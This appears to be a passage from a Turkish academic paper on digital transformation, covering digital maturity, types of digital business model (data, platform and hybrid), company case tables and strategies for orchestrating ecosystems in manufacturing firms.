digital transformation	39.100.000	698.000.000
digital business model	818.000	1.730.000.000
digital entrepreneurship	311.000	704.000.000
digital	7.300.000.000	12.840.000.000
digital strategy	-	2.050.000.000
digital transformation strategy	-	455.000.000
dijital dönüşüm	-	10.200.000
dijital iş modeli	-	28.200.000
dijital girişimcilik	-	3.050.000
dijital	-	179.000.000


Dijitalleşme evrensel bir trend haline gelerek, yönetim yöntem/araçlarını, yönetsel karar alma yaklaşımlarını ve bir bütün olarak ekonomiyi dönüştürmektedir [2]. Bununla birlikte birçok yönetici dijital dönüşüm ve uygulamaları hakkında yeteri kadar bilgiye sahip olmadıkları gibi, dijital dönüşümü stratejik yönetimle birlikte nasıl ele alacakları konusunda da yeterli

danışmanlık hizmetine ulaşamamaktadır. Daha güçlü finansal ve teknik imkânlarla sahip büyük işletmeler de dâhil olmak üzere farklı sektörlerde farklı ölçeklerde işletmenin dijitalleşme ve dijital dönüşüm kaynaklı ikilemlerle karşılaştıkları görülmektedir. Yani birçok işletme her ne kadar dijital olarak dönüşmek istese de bunu en doğru biçimde nereden başlatacakları ve uygun stratejileri nasıl oluşturup izleyeceklerine dair bilgi, beceri ve yönetsel kapasiteden mahrumdur. Buna bağlı olarak dijital dönüşüm amaçlı yatırımların önemli bir bölümünün geri dönüşü beklenen etkiden daha düşük gerçekleşebilmektedir.

Bu çalışmada sırasıyla dijital dönüşüm, dijital iş modelleri, dijital ekosistemler izah edilerek, stratejik bir yönetim aracı olarak dijital iş modelleri ve yönetim stratejileri ele alınacaktır.

2. Dijital Dönüşüm

Dijital dönüşümün temel bazı nedenleri arasında “hız ve esneklik arayışı, artan müşteri beklentileri, müşterileri tanıma ihtiyacı ve işletme-müşteri etkileşimi, artan dijital olgunluk” bulunmaktadır. Dijital dönüşüm, liderlik modelleri, stratejiler, kurumsal süreçler ve örgüt kültürü dâhil olmak üzere işletmenin bir bütün olarak yeniden keşfedilmesini içermektedir [3].



Şekil 1. Dijital dönüşüm bağlamında dijitalleşmenin üç seviyesi [4]

Şekil 1’de görüldüğü gibi bir işletmenin dijital dönüşümü bağlamında 3 seviyeden söz edilmektedir. Bunlardan birincisi olan dijital ürünler ve hizmetler seviyesi, nesnelerin interneti ve akıllı cihazlar ile sembolize edilmektedir. İkinci seviye olan dijital süreçler ve kararlar seviyesinde, Endüstri 4.0 teknolojileri ve büyük verinin kullanımı söz konusudur. Bu dönüşümde en üst seviye dijital iş modelleri ile ifade edilmektedir. Bu seviyede dijital ürünler, süreçler ve dijital gelir mekanizmaları birlikte ele alınmaktadır. Dijitalleşme açısından dijital ürün ve süreçlere sahip olmak yeterli değildir. Dijital ürün ve süreçlerin ötesinde yeni iş modellerine ihtiyaç vardır. Yeni iş modellerinden kasıt, müşteri faydaları oluşturmaya dayanan değerden “para kazanmanın yeni yollarını” keşfetmektir. İş modeli seviyesindeki dijitalleşme, işletmenin dijital dönüşümü ile ilgili olduğundan, hem büyük fırsatları hem de büyük riskleri gizleyen daha karmaşık bir girişim özelliğindedir. Bazı işletmeler dijitalleşme veya dijital dönüşümü ilk iki seviyede algılamakta ve dönüşümde başarısız olmaktadır.

En güçlü dijital dönüşümün, iş modeli düzeyinde gerçekleştiği belirtilmektedir. Nitekim dijital iş modellerinde ağ etkileri bir geri bildirim döngüsü oluşturarak, potansiyel biçimde

kazananın tüm pazar sonuçlarını almasına yol açabilmektedir. Güçlü ağ etkileri, ağın yeni müşteriler çekmesine, yüksek fiyatlar talep edilmesine ve toplu geçiş maliyetleri nedeniyle rekabetten korunmaya yardımcı olabilmektedir [5]. Literatürde bu konu dijital iş modelleri ve dijital ekosistemler başlıkları altında incelenmektedir.

IBM İş Değerleri Enstitüsü ve Esser'in ardından, dijital dönüşüm üzerine çalışmalarıyla tanınan Prof. Dr. Daniel Schallmo üç dijital dönüşüm yolu önermektedir [4]:

Dâhili (iç) dijital dönüşüm, değer teklifini (uygulamaları) veya değer yaratmayı (faaliyetler ve kaynaklar) ele almakta,

Harici (dış) dijital dönüşüm, sosyal medya gibi yeni dijital kanallar aracılığıyla ulaşılabilen bir iş modelinin ve müşterilerin değer sağlama bileşenlerini, belirli müşteri davranışını yakalamak için analitik ve izleme araçları kullanımını ifade etmekte,

Dâhili ve harici dijital dönüşümün bir kombinasyonunu içermektedir.

İşletmeler, dijital iş modellerinin müşterilerin gerçek ihtiyaçlarını karşılama, dahili stratejilerle uyumlu olmasını, risk ile ödül arasında mantıklı bir denge kurmasını sağlamalıdır [6]. Dijital dönüşüm sürecinde hedeflerden biri daha olgun bir organizasyon formuna ulaşabilmektir. Dijital olarak olgun bir organizasyon, dijital iş stratejisinde netliğin olduğu, dijital dönüşümün işletmenin iş modelleri, süreçleri ve insan yeterliliklerini etkilediği, işbirlikçi ve daha fazla risk alan bir organizasyondur. Dijital olarak daha az olgun işletmeler, ölçeğin daha olgun tarafındakiler ile karşılaştırıldığında çalışanlarına ilgili becerileri sağlamaya yatırım yapma konusunda isteksiz kalmaktadır. Dijital olarak olgun bir işletmede, dijital dönüşüm girişimine liderlik eden bir kişi ve liderin dijital yetkinliğine yüksek düzeyde güven duyan bir ekip mevcuttur. Bu liderlerin “teknoloji alanında mutlaka uzman olması değil”, işletmenin gelecekteki büyümesi için “değer ve yatırım konusunda sağlam bir kavrayışa sahip olmaları” beklenmektedir. Dijital olgun işletmeler, “bulut, sosyal medya, mobil ve analitik” olmak üzere dört teknoloji alanına odaklanan işletmelerdir [7].

Tablo 2. Dijital Olgunluğun Sekiz Unsuru [7]

Unsur	Yapılması gerekenler
Strateji	Dijital dönüşüm bilinci, dijital iş stratejisine yerleştirilmelidir
Liderlik	Dönüşümün dijital liderliğe ihtiyacı vardır ve liderlik dışarıdan temin edilmemelidir.
Ürünler	Dijitalleşme, müşteriler ve yeni iş alanları için fayda sağlayan yeni ürün ve hizmetlere yol açar.
Operasyonlar	Temel süreçlerin dijitalleştirilmesi, organizasyon içindeki çevikliği artıran yeni bir operasyon modeli tarafından zorlanmalıdır.
Kültür	Açık inovasyon kültürüne yol açacak şekilde işletme içinde bir kültür değişikliği gereklidir.
İnsanlar	Dijitalleşmede, uzmanlara ve uzman olmayanlar için dijital kalifikasyona ihtiyaç duyulmaktadır.
Yönetişim	Dijital iş stratejisi, objektif anlaşmanın bir parçası haline gelmelidir.
Teknoloji	Eski bilgi teknolojisi yapılarının değiştirilmesi gerekmektedir.

Dijital operasyonlara ilişkin net bir vizyonun sıklıkla olmaması, üst yönetimin desteğinin olmaması şeklinde ortaya çıkan dijitalleşmenin bazı kilit tuzakları, dijital dönüşümün stratejik yönetim ile entegre biçimde gerçekleştirilmesi gerektiği hususuna dikkat çekmektedir [8].

3. Dijital İş Modelleri

İş modeli, bir işletmenin ilgili faaliyetlerinin basitleştirilmesini ve bir araya getirilmesini temsil etmekte; işletmenin değer teklifini, değer yaratma, sunma ve elde etme yaklaşımını tanımlamaktadır [9]. İş modelinin geliştirilmesi, iş fikri oluşturulduktan sonra başlamakta ve iş planının geliştirilmesine geçişle sona ermektedir. Bu şekilde, iş modelinin, ekonomik faaliyet fikrinin gerçekleştirileceği gerçek ortama giden yolu göstermedeki kilit rolüne dikkat çekilmektedir [3]. Geleneksel iş modeli tanımlarıyla tamamlayıcı ve bağlamsal olarak aşağıdaki dijital iş modeli tanımı önerilmektedir [10]:

“Dijital iş modelleri, iş modellerinin kavramsal bir uzantısıdır ve dijital teknolojilerin, verilerin açık kullanımı ve genel olarak iş yönetimi için dijitalleşmeden potansiyellerin çıkarılması ile sınırlandırılır. Dijital platformlar aracılığıyla müşterilere dijital teklifler ve dijital deneyimler sunmaya ve BİT destekli ekosistemlerde ölçeklenebilir iş çözümleri yaratmanın kapsayıcı hedefine odaklanmaktadır.”

Günümüz iş modellerinin temel teklifi, artık ürün veya hizmete dayalı bir değer önermesinden ziyade deneyim, işletmelerin birden fazla konfigürasyona ve faydaya odaklanması ve daha geniş bir zaman çerçevesi içinde tüketicilere nasıl teklifler sunduğunu açıklamaya daha uygundur. Bu bağlamda, “deneyim önerme stratejisi”, yeni iş modellerinin önemli bir parçasını temsil etmektedir. Bu strateji bir işletmenin müşterileriyle olan bağlantılarına dayalı olarak müşteri ihtiyaçlarını karşılamaya ve böylece genel tüketim deneyimini iyileştirmeye adanmış iş modeli öğelerini içermektedir. Deneyim önerme stratejisi kişiselleştirmeyi teşvik etmekte, odağı müşteri segmentinden kişilere ve kitle aktörlerine kaydırmaktadır [11].

Dijital iş modelleri, imalat, donanım, perakendecilik gibi çok çeşitli endüstrilerde uygulanmaktadır. İşletmelerin dijital iş modelini benimsemesinin ana nedeni, müşteri katılımı yoluyla gelirlerin maksimize edilmesi ve maliyetlerin düşürülmesidir. Dijital iş modelinin yeni müşteriler çekerek veya mevcut müşterileri daha fazla tüketmeye teşvik ederek mevcut iş pastasını büyütmesi beklenmektedir [12].

Rekabetçi kalabilmek ve çoğu zaman dijital tabanlı yeni rakiplere karşı savunma yapabilmek için işletmelerin çevrelerini anlamaları ve uyum sağlamaları gerekmektedir. İşletmelerin yenilik yapmak ve mevcut iş modellerini dijital bağlama göre ayarlamak için yapılandırılmış bir yola ihtiyaçları vardır. Bu bağlamda karşılaşılan zorluklardan biri, müşteri için yeni değer yaratımı önermek amacıyla mevcut kaynakların ve yeteneklerin yeniden organizasyonu ve yapılandırılmasıdır. Dijital teknolojileri müşterilerinin avantajına kullanmanın yollarını bulabilen işletmelerin dijital yıkım alanında başarılı olacakları ileri sürülmektedir [4].

Dijital bozucular olarak adlandırılan bu yeni tipte işletmelerin geliştirdiği yeni değer oluşturma biçimleri, yerleşik işletmeleri, iş modellerini yeni koşullarla uyumlu hale getirme zorluğuyla karşı karşıya bırakmaktadır. Bu uyum, mevcut iş modelinin dijitalleştirilmesi veya tamamen yeni bir dijital iş modeli tasarlamak ile gerçekleştirilebilir. Diğer taraftan dijitalleşmenin yıkıcılığı nedeniyle, yerleşik işletmeler gelecekte rekabetçi kalabilmek için

farklı değer önerileri ve gelir paylaşımı modelleri içeren yeni dijital iş modelleri geliştirerek uygulamak zorundadır [13].

Literatürde iş modelleri, genellikle statik bir bakış açısıyla tartışıldığı halde günümüzün işletmeleri dinamik iş ortamında sistematik uyum sağlayarak tepki vermeleri gereken bir değişim baskısı altındadırlar [14]. Yeni pazar fırsatları, hizmet sektörüne özel referansla belirsizliği artırmış ve yıkıcı dijital tabanlı iş modellerinin tanımlanmasına yol açmıştır. Odak noktası daha çok Demil ve Lecocq'un (2010) "dönüşümsel yaklaşım" olarak adlandırdığı, yani mevcut sektöre özgü işletmelere meydan okuyan ve yenilerini yaratan girişimlere dayalı bir iş modeli yeniliği üzerinedir [11]. Dinamik ve belirsiz olan dijital dünyada, yeni teknolojik fırsatların ekonomik olarak kullanılması, işletmelerin dijital iş modelleri olarak adlandırılan modelleri uygulamalarını gerektirmektedir [10].

Tablo 3. Bazı işletmelere ait dijital iş modelleri ve temel zorluklar [6]

İşletme (çalışanlar, net satışlar)	Dijital iş modeli	Temel Dijital İş Modeli Zorlukları
Telekom ağ ekipmanı sağlayıcısı (99.417 çalışan, 2.272 milyar * 2019'da SEK-Swedish krona)	Kullanılan ağ kapasitesine/sonuca dayalı sözleşme	Revize edilmiş gelir akışı üzerindeki etkinin hesaplanması Kritik sözleşme sınır koşullarının belirlenmesi
Orman ekipmanı sağlayıcısı (1.400 çalışan, 2018'de 537 milyon Avro)	Filo için proaktif bakım sözleşmesi yönetimi	Satış gücü yeteneklerinin geliştirilmesi Hangi dijital özelliklerin müşteriler için daha yüksek değer yarattığını belirleme
Madencilik ekipmanı sağlayıcısı (2019'da 14.400 çalışan, 88.606 milyon SEK)	Site optimizasyon hizmeti	Beklenmeyen müşteri davranışını tahmin etme Gelişmiş hizmet performansı için teslimat organizasyonu kurma
Madencilik işleme ekipmanı sağlayıcısı (15.000 çalışan, 2019'da 3,6 milyar Euro)	Öğütme için ton başına maliyet sözleşmesi	Kullanım ömrü maliyetlerinin değerlendirilmesi Hizmet sözleşmesinin uygun şekilde tasarlanması, performans garantileri
Sistem ve teknoloji sağlayıcısı (144.000 çalışan, 2019'da 27,978 milyar ABD doları)	Akıllı motorlar için yaşam döngüsü hizmetleri	Tüm yaşam döngüsünü tanımlama ve dâhil etme, sözleşmedeki maliyetler

		Hizmet sunumu için ekosistem ortaklığının belirlenmesi
Enerji ekipmanı sağlayıcısı (728 çalışan, 2018'de 3.326 milyon SEK)	Kontrol sistemi	Hizmet sunumu için ekosistem ortaklığının belirlenmesi
Madencilik ekipmanı sağlayıcısı (14.268 çalışan, 2019'da 40.849 milyon SEK)	Yeraltı madenciliği için otonom çözümler	Müşteriler için değer teklifini gözden geçirme
		Finansal itibar riskini değerlendirme
Taşıma makinesi sağlayıcısı (2019'da 52.378 çalışan, 152.419 milyon SEK)	Filo yönetim sistemi	Teklifin birlikte geliştirilmesine uzman teknoloji ortaklarını dâhil etme
		Teslimat deneyimi olmadan sözleşme koşulları oluşturma

Bilgi, iş modellerine ait faaliyetlerin gerçekleştirilmesinde merkezi konumda yer alarak değer önermelerini şekillendirmektedir. Bu nedenle işletmeler yeni hizmet ve değere ulaşılmasında değer düzenleme süreçlerinde veri ve içerik üretimine daha fazla önem vermektedir. Dijital teknolojiler ise, birden çok kaynak aracılığıyla kaynakların kullanılabilirliğini desteklemekte ve değer yaratma dinamiklerini geliştirerek yeni kaynaklar sağlamaktadır. Kaynakların ise artık durağan veya maddi olmadığı, birden çok aktörün kaynaklarının entegrasyonu yoluyla sürekli yenilenen bir meta enformasyonel doğaya sahip oldukları görülmektedir [11].

Tablo 3' de görüldüğü gibi bir araştırmada bazı işletmelere ait dijital iş modelleri incelenerek, karşılaşılan temel zorluklar tespit edilmiştir [6]. Bahsi geçen bu temel zorluklardan biri, geleneksel bir üretim işletmesinin ürün merkezli iş modelinin ve mevcut ekosistem ortaklarının doğasının, dijital çözümler geliştirmek ve ticarileştirmek için gereken yeni ekosistem ortaklıklarıyla çelişebilmesidir. Üretim işletmeleri ekosistem teşvikleri, rolleri ve sorumluluklarını uyumlu hale getirirken değer yaratma, değer sağlama ve değer yakalama faaliyetlerini yeniden tanımlamak için radikal adımlar atması gerekmektedir. Dijitalleşen üretim işletmelerinin ekosistemlerini dijital iş modeli inovasyonu için nasıl düzenlemeleri gerektiği konusunda daha fazla araştırma ve bilgiye ihtiyaç duyulmaktadır [15].

Geleneksel ürün zihniyetinde değer yaratma, mevcut ihtiyaçları reaktif bir şekilde çözmeyi içermektedir. Geleneksel iş modeli ve iş modeli inovasyonu çerçevelerinde yalnızca kapalı döngü tüketimler dikkate alınmaktadır. Ancak ürün zihniyeti, gerçek zamanlı ve ihtiyaçları tahmine dayalı bir hale geçtiğinde, yerleşik iş modelleri rekabet gücünü sürdürmek için yeterli olmayacaktır. Gelecekteki araştırma gündemi için önemli sorular, döngüselliğin mevcut bir iş modeli anlayışını nasıl etkileyeceği ve iş modeli inovasyonunun zaman içinde farklı döngüler aracılığıyla nasıl yeniden oluşturulacağı ile ilgilidir [8].

Tablo 4. Dijital iş modelleri (DİM) verimliliği matrisi [8]

		Dijitalleşme seviyesi	
		Düşük	Yüksek
Dijital teknolojilerin uygulanmasının bir sonucu olarak işletme değerinin büyümesi	Önemli	DİM 2 – Dengeli büyüme iş modeli İşletmeler, hem dijital teknolojilerin uygulanmasında hem de mevcut varlıkların işletilmesi koşullarında niteliksel bir büyüme göstermektedir. Dönüşüm potansiyeli yüksektir. Mevcut faaliyetleri genişletmeye yönelik yatırımları ve yeni büyüme fırsatları yaratmaya yönelik yatırımları desteklemektedir.	DİM 1 – Üstün büyüme iş modeli Yenilikçi işletmeler, yenilikçi ve dijital varlıklar ve teknolojilerin artan ve etkin kullanımıyla büyüebilmektedir. Dönüşüm potansiyeli yüksektir. Temelinde dijitalleşme ile yeni büyüme fırsatları yaratmaya yönelik yatırımlar vardır.
	Minör	DİM 4 – Hayatta kalma stratejisine dayalı büyüme iş modeli İşletme mevcut varlıkları kullanmakta ve yeni büyüme fırsatları bulmaya odaklanmamaktadır. Mevcut faaliyetlerin genişletilmesinde destekleyici yatırım temeldir.	DİM 3 – Reaktif stratejiye dayalı atalet büyüme iş modeli İşletmeler ne mevcut koşullarda ne de dijital teknolojilerin uygulanma koşullarında bir değer artışı göstermemektedir. İşletmeyi mevcut potansiyelin etkin kullanımına yönlendiren bir dizi organizasyonel yenilik uygulamak gereklidir.

Tablo 4’de görüldüğü gibi dijital teknolojilerin uygulanmasının bir sonucu olarak işletme değerinin büyümesi “dijital iş modelleri verimliliği matrisi” ile açıklanmaktadır. Bu matrise göre işletmeler, ikisi yatay ikisi dikey ekseninde olmak üzere “üstün büyüme iş modeli, dengeli büyüme iş modeli, reaktif stratejiye dayalı atalet büyüme iş modeli, hayatta kalma stratejisine dayalı büyüme iş modeli”ni takip edebilmektedir [8].

Yeni dijital teknolojiler pazar kanallarının dağıtımını ve seçimini etkilemektedir. İşletmeler dijital teknolojileri kullanarak daha geniş ve çok sayıda pazarda rekabet edebilmekte, daha önce erişilemeyen müşterilerle bağlantılar kurmakta; iş etkileşimlerini yer ve zaman kısıtlaması olmaksızın daha rahat ve yaygın olarak gerçekleştirebilmektedir. İş ortamının bu değişimi çok kanallı veya kanallar arası bir stratejiye yol açtığından, iş modelleri de etkilenmektedir [11].

Araştırmacılar sistematik bir literatür taramasından yola çıkarak dijital iş modellerine ilişkin kavramsal bir çerçeve sunmaktadır. Mevcut türlere ek olarak, veri platformu iş modelleri adlı birleştirici hibrit bir türü de önermişlerdir [10]:

Veriye Dayalı İş Modelleri: Bu iş modelleri, verilerin üretilmesi, birleştirilmesi ve analizi yoluyla müşteriler için değer yaratmaktadır. Hem genel olarak veriler hem de dijital teknolojiler iş mantığının merkezi bileşenleri olduğundan, veri odaklı iş modelinin bir dijital iş modeli olduğu sonucuna varılabilir, ancak kavramsal odak, verilerden değer yaratılmasıdır. Örneğin veri sağlayıcılar, hizmet olarak analitik sunulması veriye dayalı iş modelleridir.

Dijital Platform İş Modelleri: Bu iş modelleri, bir ekosistemdeki kullanıcılar arasındaki etkileşimleri sağlamak için dijital platformların kullanımına odaklanmaktadır. Dijital platformun odak noktası dijital platform kullanımı olup; dijital teknolojiye dayandığından, zorunlu olarak veri işleme yapılmaktadır. Dijital platform iş modellerinin en çok tartışılan örnekleri, Uber, Airbnb, Alibaba gibi değer önerileri talep ve arz tarafındaki aktörlerin koordinasyonuna dayanan elektronik pazaryerleridir.

Veri-Platform (hibrit) İş Modelleri: Bu iş modelleri, hem verileri kullanmakta hem de ana kaynakları olarak bir platforma odaklanmaktadır. Bir dijital platform iş modelinin veriye dayalı hizmetleri kendi iş modeline entegre etmesi durumunda ortaya çıkarlar. Bu pazar yerleri, bir ekosistem içindeki arz ve talebi eşleştirmek ve etkileşime dönük tamamlayıcı hizmet veya teknoloji sağlayıcıların entegrasyonunu teşvik etmek için çok taraflı bir dijital platform kullanmaktadır. Örneğin, Microsoft Azure IoT, Amazon AWS veya Siemens Mindsphere gibi IoT Platformları.

Yeni iş modelleri, işletmenin bağımsız bir organizasyondan, müşteriler, ortaklar ve diğer paydaşların karşılıklı bir değer yaratma mekanizmasında biraraya geldiği çok şirketli ağlara geçmelerine fırsat sunmaktadır. Dijital bir platform, işletmelerin kaynak üretmediği, ancak bireyler ve diğer kuruluşların hâlihazırda sahip oldukları kaynaklara erişmesi ve/veya dağıtması için altyapı sağladığı, geleneksel iş modellerini bozan bir iş modelidir [16]. Geleneksel bir iş modelinden farklı olan platform iş modeli, ürün /hizmeti oluşturmaktan ziyade pazarlanmasında ilgili taraflar arasındaki bağlantının kolaylaştırılması esasına dayanmaktadır. Platformlar, etkileşimler ve işleyişi kolaylaştırmak için yönetim yapısı, standartlar ve protokoller içermekte olup; başarısı veya başarısızlığının, önemli ölçüde yönetim yapısına bağlı olduğu ileri sürülmektedir. Bazı platform örnekleri arasında [17]:

- Arama Motorları: Google, Yahoo
- Sosyal Medya Platformları: Facebook, Instagram, TikTok, YouTube, Twitter
- E-Ticaret Platformları: Amazon, Alibaba, eBay, AirBnB, Uber ve Lyft, Xbox, Twitch
- Metaverse

Dijital iş modelleri, pazarları ve hatta tüm endüstrileri değiştirme potansiyeline sahiptir. Bu nedenle dijital trendi kaçıran işletmeler, müşteri kaybetme tehdidiyle ve uzun vadede hayatta kalamama tehlikesiyle karşı karşıyadır. AirBnB, Apple iTunes veya Uber, kendi sektörleri için yıkıcı dijital iş modeli yeniliklerinin örnekleridir [4].

4. Dijital Ekosistemler

İş modellerinin en çok tartışılan özellikleri arasında, stratejik ortaklar ve diğer paydaşlar da dâhil olmak üzere çevre ile nasıl etkileşime girdikleri ve bir işletme içinde iş modellerinin nasıl değiştirilebileceği veya yenilenebileceğidir [9]. Üretim işletmelerinin rekabetçi kalabilmeleri, dijital olarak geliştirilmiş ürün ve hizmetler sunmaları yani iş modellerini dijitalleştirme becerilerine bağlıdır. Bu doğrultuda büyüyen bir ekosistemi yönetmeleri, yeni

dijital iş ortaklarıyla ilişki kurmaları, mevcut tedarikçiler, iş ortakları ve diğer paydaşların dijitalleşmesine yardımcı olmaları gerekmektedir. Artık dünyanın lider üretim işletmeleri yeni dijital tekliflerin geliştirilmesi, küresel pazarlara sunumun hızlandırılması amacıyla dijital altyapıya, verilere ve yeteneklere erişimi sağlamak için ekosistemlerini genişletmektedir. Bu bağlamda işbirliği kurulan aktörlerden bazıları “yeni dijital altyapı sağlayıcıları, yazılım ve uygulama sağlayıcıları, bağlantı sağlayıcıları, mevcut yerel satış ve servis ortakları”dır. Örneğin, küresel bir otomasyon ve kontrol sistemi sağlayıcısı olan ABB, müşteriler ve mevcut hizmet ortakları ile dijitalleşmeyi desteklerken, teknoloji sağlayıcıları (ör. Microsoft, IBM ve Ericsson), KOBİ'ler ve startup'lar (ör. Synnerleap programı) ile özel dijital ortaklıklar kurmaktadır [15].

Ekosistem kavramı literatürde, “iş ekosistemleri, inovasyon ekosistemleri ve platform ekosistemleri” olmak üzere üç farklı teorik perspektiften incelenmiştir [18]:

İş ekosistemleri, müşterilere değer sağlayan, bir veya daha fazla merkezi işletme tarafından belirlenen kurallara göre sıralanan etkileşimli kuruluşlar veya bireylerden oluşan ekonomik bir topluluktur.

Inovasyon ekosistemleri, sosyal ve ekonomik aktörler arasındaki işbirlikçi düzenlemelerin bireysel tekliflerini müşteri odaklı bir çözüm veya değer önermesinde birleştirdiği bir inovasyon etrafında toplanılmasıdır.

Platform ekosistemleri, platformların dijital tamamlayıcıların sınır kaynakları aracılığıyla bağlanmasını sağlayan merkezlerdir. Burada özellikle vurgulanan, platform sahibi ile tamamlayıcılar arasındaki karşılıklı bağımlılıktır. Platform sahipleri, kullanıcıların etkileşimlerine aracılık eden “platform sağlayıcıları” ile teknoloji ve katılım haklarını kontrol eden “platform sponsorları” olarak ikiye ayrılabilir. Tamamlayıcılar (ör. uygulama geliştiriciler) ise girişimcilik içgüdülerini yeni inovasyonlar yaratarak tüketici ihtiyaçlarını karşılamak için kullanan özerk aktörlerdir. Bu yenilikler genellikle, odak ürünü (ör. platformu) daha çekici kılan çalıştırılabilir yazılım parçalarına atıfta bulunan dijital tamamlayıcılar (ör. uygulamalar veya eklentiler) biçimini almaktadır.

Yeni dijital iş modelleri oluşturma sürecini başlatmak için yeni dijital ortakların dâhil edilmesi ve dijital olmayan mevcut ortakların dijitalleştirilmesinin desteklenmesi bağlamında ekosistemlerin yeniden canlandırılması faaliyetlerinden bahsedilmektedir. Buradaki ana odak, müşteriler, distribütörler ve tamamlayıcılar gibi yerleşik üretim işletmelerinin mevcut ekosisteminde dijitalleşmenin benimsenmesini teşvik etmektir. Bu bağlamda üretim işletmeleri [15]:

- ekosistem aktörlerinin dijital yeteneklerinin geliştirilmesine aktif olarak dahil olmak istemekte,
- distribütörler ve diğer değer gerçekleştirme ortakları için dijital dönüşüm programları oluşturmakta,
- ekosistemde dijital yetenekler oluşturmaya yardımcı kilit faaliyetler, akıllı ve bağlantılı dijital teknolojilere yatırım yapmakta,
- Ön birimlerde müşteri kullanım verilerinin gelişmiş analizinde beceriler geliştirmeyi ve temel veri analizini ve hizmet sunumu desteğini otomatikleştirmeyi hedeflemektedir.

Ekosistem yaklaşımları, hızla değişen ortamlarla başa çıkmak ve işletmenin stratejik sürecini güncellemek için uygundur. Ekosistem odaklı bir yaklaşımın, yeni kaynak ve aktör kombinasyonlarını destekleyen bir süreci yönetmek için uygun olmasının birçok nedeni vardır [11]:

- kaynak kıtlığı, ekosistemi, kaynak boşlukları ve iyileştirme sınırlarının üstesinden gelmenin yolu haline getirebilir.
- faaliyetlerin dijitalleştirilmesi, aktörleri ve stratejilerini entegre etmek için doğru koşulları belirleyen yeni bir yaklaşıma yol açabilir.
- dijitalleşme ekosistemleri yeniden şekillendirdiğinden, ekosistem kavramı kesinlikle dijitalleşmeye bağlıdır. Bu nedenle, işletmelerin faaliyet gösterdiği bağlam değişir, işletme ve ağların sınırlarını aşan yeni etkileşimler getirerek, yeni iş fırsatlarına yol açabilir.

Merkezi bir bileşen, hangi ortaklarla ilişki kurulacağını ve onları değer yaratma faaliyetlerine nasıl dâhil edeceklerini seçmek için bir ekosistem stratejisinin geliştirilmesidir. Bu, örneğin ortaklığın kapsamı ve angajman kuralları üzerinde bir anlaşmaya vararak ortakların nasıl dahil edileceğine daha fazla odaklanmayı gerektirmektedir. Ancak ekosistemi teşvik etmek, üretim işletmesinin ekosistem ortaklarıyla orantısız düzeyde gelir, maliyet ve risk paylaşmasını gerektirebilmektedir. Örneğin, Shipcorp, uygulama sağlayıcıları, analitikler, rakipler gibi yeni değer yaratan iş ortaklarını katılıma teşvik etmek için, verilere ve altyapıya ücretsiz erişim sunmakta ve yatırımı bu verilerden elde edilen gelirin bir kısmından karşılamaktadır. Ekosistemlerde değer yaratma orkestrasyonu, büyük ölçüde üretim işletmelerinin öncü çevik ortak yaratma konusunda harekete geçmesiyle sağlanmaktadır. Bu yaklaşımın merkezinde, hem mevcut hem de yeni ekosistem ortaklarının, özelleştirilmiş dijital çözümleri hızlı bir şekilde geliştirmek ve ticarileştirmek için müşterilerle ortak oluşturma süreçlerinde çalışmasını sağlamaktır. Araştırmaya katılan tüm üretim işletmeleri, ortakların belirli müşteri sorunlarını çözmek için artımlı dijital yatırımlar (ör. altyapı, uygulamalar) yapmak üzere çevik bir inovasyon yaklaşımına dahil olacağı benzer örnekleri açıklamıştır. Araştırma sonuçlarına göre dijital iş modeli inovasyonu için engeller ve ekosistem düzenleme stratejileri Tablo 5’de görülmektedir [15].

Tablo 5. Dijital İş Modeli İnovasyonu için Engeller ve Ekosistem Düzenleme Stratejileri [15]

İş Modeli Ögesi	Eski İş Modeli Engelleri	Ekosistem Düzenleme Faaliyetleri	
		1. Aşama: Ekosistemin Canlandırılması	2. Aşama: Ekosistem Gerçekleşmesi
Değer yaratma	Dijital değer miyopisi Dâhili ürün baskın yenilik mantığının mirası Ortaklarla birlikte değer yaratmaya yönelik direnç ve belirsizlik	Dijital ortaklıklar başlatmak Anahtar faaliyetler: Yeni dijital ortaklar için keşif İş ortaklarını seçme ve işe alma Tamamlayıcılığı ve kazan-kazan durumunu değerlendirme Ekosistem hızlandırıcı programları	Lider çevik birlikte oluşturma Anahtar faaliyetler: Ortakları çözümün birlikte oluşturulmasına dâhil etme Müşterilerle lider çevik inovasyon yaklaşımı Kendi dijital çözüm portföyünü genişletmek için iş ortağı tekliflerini ticarileştirme
Değer teslimi	Geleneksel değer zinciri ataleti Mevcut değer zincirinde reaktif ürün-hizmet sunumunun mirası Dijital dağıtım sürecinin yetersiz koordinasyonu	İş ortağı dijitalleşmesini hızlandırmak Anahtar faaliyetler: Ekosistem içinde dijitalleşmenin benimsenmesini teşvik etme Veriye dayalı teslim süreçlerini başlatma Mevcut iş ortaklarının dijitalleşme dönüşümünün desteklenmesi	Dijital dağıtımı hizalama Anahtar faaliyetler: İş ortaklarıyla teslimat sürecinin öğrenmesini ve optimizasyonunu koordine etme Değişen dijital teknolojiden yararlanmak için operasyonel süreçleri yeniden yapılandırma Ekosistem yapısının ve faaliyetlerinin veriye dayalı izlenmesini ve yeniden düzenlenmesini başlatma
